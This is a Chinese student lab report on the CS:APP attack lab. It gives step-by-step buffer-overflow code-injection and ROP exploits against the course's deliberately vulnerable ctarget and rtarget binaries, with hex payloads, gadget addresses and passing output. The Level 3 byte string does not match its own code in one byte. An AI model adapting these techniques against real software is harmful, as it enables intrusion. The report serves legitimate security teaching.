CS359: 计算机体系结构 project

小组 project: attack lab

成员: 田雪飞，唐自立，罗鑫鑫

一． 实验要求及目的

1. 对两个程序的安全漏洞使用不同的方式进行攻击
2. 了解缓冲区溢出对程序的安全性的影响，在实验中对 Gets()函数造成缓冲区的安全漏洞进行攻击。
3. 目的是为了让自己在编写程序的时候尽量避免使用一些不安全的函数以及一些不安全的代码方式来提高程序的安全性。

Target1 内提供的文件:

README.txt: A file describing the contents of the directory.
ctarget: An executable program vulnerable to code-injection attacks.
rtarget: An executable program vulnerable to return-oriented-programming attacks.
cookie.txt: An 8-digit hex code that you will use as a unique identifier in your attacks.
farm.c: The source code of your target's "gadget farm," which you will use in generating
return-oriented programming attacks.
hex2raw: A utility to generate attack strings.

二． 实验基础

在实验之前，我们必须了解一些关于实验的基础知识。

1. 缓冲区溢出攻击

在程序中，我们通常会使用一些 Gets(),gets(),strcopy()等函数，这些函数往往会在缓冲区写出超过其长度的内容，然后造成缓冲区溢出，这时合法数据就会被覆盖，从而破环堆栈，攻击者在函数返回时改变程序返回地址并跳转到指定的恶意代码程序，以达到攻击的目的。

2. 返回导向编程(ROP)攻击

这是一个基于代码复用的技术攻击，它从原有的库或者可执行文件中提取指令代码，构建恶意代码达到攻击的目的。一是由于现在栈的随机化使得栈位置随时在变化，所以无法再像之前确定注入代码的位置；二是由于现在机器标记了堆栈保存为不可执行的内存部分，既是自己可以将程序计数器设置为注入代码的开始，程序也会因为分段错误而失败；所以我们只能提取程序内部被认为是安全的代码进行攻击。策略是：提取包含有 ret 指令的段（gadget）;每个 gadget 包含若干指令字节并且最后跟着 ret 指令；可以将这些 gadget 串起来，程序执行的时候可以从一个 gadget 的结束跳到另外一个 gadget 的开始；最后使其跳到自己指定的恶意程序中去。

三． 实验步骤

1. 代码注入攻击

Level 1: 无需注入代码，直接利用输入字符串使得缓冲区溢出，然后用 touch1 函数入口地址覆盖函数的返回地址。

第一步，获取缓冲区大小。首先执行 gdb ctarget 进入调试模式，再使用 disas getbuf 对系统分配的缓冲区大小进行查看：

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
End of assembler dump.
```

根据汇编代码知道缓冲区分配的大小是%0x28，即 40 字节。

第二步，获取 touch1()函数地址。利用 disas touch1 查看 touch1 的入口地址，根据汇编代码我们知道入口地址是：0x4017c0。

```
(gdb) disas touch1
Dump of assembler code for function touch1:
   0x00000000004017c0 <+0>:     sub    $0x8,%rsp
   0x00000000004017c4 <+4>:     movl   $0x1,0x202d0e(%rip)        # 0x6044dc <vlevel>
   0x00000000004017ce <+14>:    mov    $0x4030c5,%edi
   0x00000000004017d3 <+19>:    callq  0x400cc0 <puts@plt>
   0x00000000004017d8 <+24>:    mov    $0x1,%edi
   0x00000000004017dd <+29>:    callq  0x401c8d <validate>
   0x00000000004017e2 <+34>:    mov    $0x0,%edi
   0x00000000004017e7 <+39>:    callq  0x400e40 <exit@plt>
End of assembler dump.
```

第三步，构造输入字符串。根据前两步我们知道缓冲区大小为 40 字节，所以我们随便使用一些数字将缓冲区填满，然后在缓冲区后面的返回地址填上 touch1 入口地址，这样函数执行返回时就会直接跳到 touch1 函数，然后执行。所以构造字符序列如下。

66 66 66 66 66 66 66 66 66 66

66 66 66 66 66 66 66 66 66 66

66 66 66 66 66 66 66 66 66 66

66 66 66 66 66 66 66 66 66 66

c0 17 40 00 00 00 00 00

level 1 运行结果：

```
tiansnowfly@txf:~/attack_project/target1$ ./hex2raw -i ctarget_level_1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40 00 00
 00 00 00
```

Level 2: 涉及到注入小段代码，除了需要跳转到 touch2 之外还需要向 touch2 传入一个参数 val,并且将传入的参数与 cookie 进行比较。注入代码过程就是先将参数 val 放入寄存器%rdi，然后再跳转到 touch2，因为不能使

用 call,jmp 指令，所以只能将 touch2 的入口地先入栈，然后利用 ret 将其弹出。

第一步，获取 touch2 入口地址。利用 disas touch2 查看 touch2 的入口地址，根据汇编代码我们知道入口地址是：0x4017ec。

```
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x00000000004017ec <+0>:     sub    $0x8,%rsp
   0x00000000004017f0 <+4>:     mov    %edi,%edx
```

第二步，根据上述推出注入代码；并将汇编代码转变为机器指令。

```
tiansnowfly@txf:~/attack_project/target1$ objdump -d code_inject.o

code_inject.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

第三步，获取注入代码入口地址，也就是缓冲区的入口地址%rsp 对应址。

```
(gdb) break getbuf
Note: breakpoint 1 also set at pc 0x4017a8.
Breakpoint 3 at 0x4017a8: file buf.c, line 12.
(gdb) stepi
0x00000000004017af      14      in buf.c
(gdb) p /x $rsp
$3 = 0x5561dc78
```

第四步，根据以上获取的信息我们可以构造如下输入字符，函数返回就会进入注入的代码地址执行注入代码然后进入 touch2()函数。

48 c7 c7 fa 97 b9 59 68 ec 17

40 00 c3 66 66 66 66 66 00 00

66 66 66 66 66 66 66 66 66 66

66 66 66 66 66 66 66 66 66 66

78 dc 61 55 00 00 00 00

Level 2 运行结果

```
tiansnowfly@txf:~/attack_project/target1$ ./hex2raw -i ctarget_level_2.txt | ./c
target -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00
C3 66 66 66 66 66 00 00 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66
 66 78 DC 61 55 00 00 00 00
```

Level 3: 涉及到注入小段代码，然后跳转到 touch3；不同于 level 2 的是传入的参数是不带 0x 的字符串参数 sval，然后通过 hexmatch()函数将其与 cookie 进行比较，并且再 hexmatch()函数中，使用 random()函数使得检测字符串位置不可预测，如果传进去的字符串与 cookie 相等就返回 1。与 Level 2 不一样的是，我们将传入字符的地址给%radi，然后直接将字符放在与地址相互对应的位置。首先利用 man ascii 可以知道 cookie 的十六进制数表示为：35 39 62 39 39 37 66 61 00.

第一步，获取 touch3 入口地址。利用 disas touch3 查看 touch3 的入口地址，根据汇编代码我们知道入口地址是：0x4018fa。

第二步，根据上述推出注入代码；并将汇编代码转变为机器指令。

```
tiansnowfly@txf:~/attack_project/target1$ gcc -c code_inject2.s
tiansnowfly@txf:~/attack_project/target1$ objdump -d code_inject2.o

code_inject2.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
```

第三步，注入代码地址与 level 2 一样，这里我们需要知道传入的字符串参数放置位置。我们把字符串参数放在%rsp 下一个地址，根据注入字符串位置，字符串参数（35 39 62 39 39 37 66 61 00）位置

0x5561dc78+0x28+0x8=0x5561dca8.

第四步，构造相应的字符串。

48 c7 c7 b8 dc 61 55 68 fa 18

40 00 c3 66 66 66 66 66 66 66

66 66 66 66 66 66 66 66 66 66

66 66 66 66 66 66 66 66 66 66

78 dc 61 55 00 00 00 00 35 39


62 39 39 37 66 61

Level 3 运行结果

```
tiansnowfly@txf:~/attack_project/target1$ ./hex2raw -i ctarget_level_3.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00 C3 66 66 66 66
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 78 DC 61 55 00 00 00 00 35
 39 62 39 39 37 66 61 00
```

2. ROP 攻击

这部分攻击重复 Level 2 的攻击，主要原理参考实验基础部分介绍，实验原理图如下：



首先我们根据实验知道，48 89 c7 是对 movq %rax,% rdi 的编码，这个是已经存在的程序中的代码，所以我们可以找到其地址，然后将其提取出

来，执行特定功能。而在 phase 4 这一阶段，我们为了将程序跳转到 touch2()并且相应的参数也要传进去，那么首先我们想到的是找到已有程序中将 cookie 值传入%radi 的指令，但是在 gadget 中我们基本很难找到，所以根据实验提示，我们首先将 cookie 的值传入%rax 中，再根据提示知道，可以通过 movq %rax,%rdi 再将%rax 传入%radi。

然后就可以进入 touch2().

所以具体需要指令：

```
Pop   %rax   /*出栈并且将 cookie 值传给%rax */
Ret          /*跳转到下一条指令*/
Mov    %rax, %rdi   /*cookie  值传给%rdi*/
Ret          /*跳转到 touch2*/
```

第一步，找到含有 pop %rax 与后面接着 ret 的 gadget，如下：

```
0000000004019ca <getval_280>:
 4019ca:        b8 29 58 90 c3           mov    $0xc3905829,%eax
 4019cf:        c3                       retq
```

第二步，找到 mov   %rax, %rdi 且后面接着 ret 的 gadget，如下：

```
0000000004019a0 <addval_273>:
 4019a0:        8d 87 48 89 c7 c3        lea    -0x3c3876b8(%rdi),%eax
 4019a6:        c3                       retq
```

第三步，构造字符序列，如下：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

CC 19 40 00 00 00 00 00

FA 97 B9 59 00 00 00 00

A2 19 40 00 00 00 00 00

EC 17 40 00 00 00 00 00

Phase4 实验结果

```
tiansnowfly@txf:~/attack_project/target1$ ./hex2raw -i rtarget_phase4.txt
| ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 CC 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A2 19 40 0
0 00 00 00 00 EC 17 40 00 00 00 00 00
```

四． 实验感想

通过实验，让我对缓冲区溢出的原理有了深刻地理解。一开始，我们刚看到这个实验的开始，我们根本不知道如何下手，但是我们对此充满了兴趣，因为这个实验能让我们了解黑客怎么攻击别人的电脑。实验中，环境的搭建很好地提高了我们的动手能力，自学习能力以及独立解决问题的能力；实验的设计和分析，让我们对缓冲区溢出的原理以及程序底层的执行过程有了很好地学习和掌握；而实验中缓冲区溢出程序的编写让我们对编程有了更好的掌握和学习。实验中，虽然我们遇到了很多问题，特别是在后面两个，我们也参考了网上的一些资料，最后才将问题解决。缓冲区溢出实验的实现，深刻地认识到了网络攻击的存在，同时让我们认识到了缓冲区溢出攻击的危害性；为了防止攻击，要学会分析攻击的手段和技术，及时做好必要的防御工作。此外，该实验还提高了我们对网络攻击和防御这一学科学习的兴趣。觉得此次试验，对今后研究这方面工作有一定的意义。


Idea:

实验中可以增加一些关于防御攻击的要求，比如写一些小补丁，如 Pax,这样的攻防实验更能够提高实验的趣味性。

建议：

提供一些过关实验，能够增加实验的趣味性，这样增强学生的探索能力；或者提供一些关于漏洞检测的实验，让学生了解一些电脑容易产生漏洞的原因以及漏洞程序。

实验进程图：



讨论照片：

分工：

代码：田雪飞，唐自立　　报告：罗鑫鑫

打分：

田雪飞：　33.3%　　唐自立：　33.3%　　罗鑫鑫：　33.3%

参考:

1. https://www.jianshu.com/p/db731ca57342
2. https://scs.hosted.panopto.com/Panopto/Pages/Viewer.aspx?id=60c65748-2026-463f-8c57-134fd6661cdf
3. http://csapp.cs.cmu.edu/3e/labs.html
4. https://blog.csdn.net/lijun538/article/details/50682387
5 .http://kns.cnki.net//KXReader/Detail?TIMESTAMP=636968343673961250&DBCODE=CJFQ&TABLEName=CJFDLAST2018&FileName=RJXB201805002&RESULT=1&SIGN=vvKlXw%2bDTzPIrcFi7FY6DdutkTQ%3d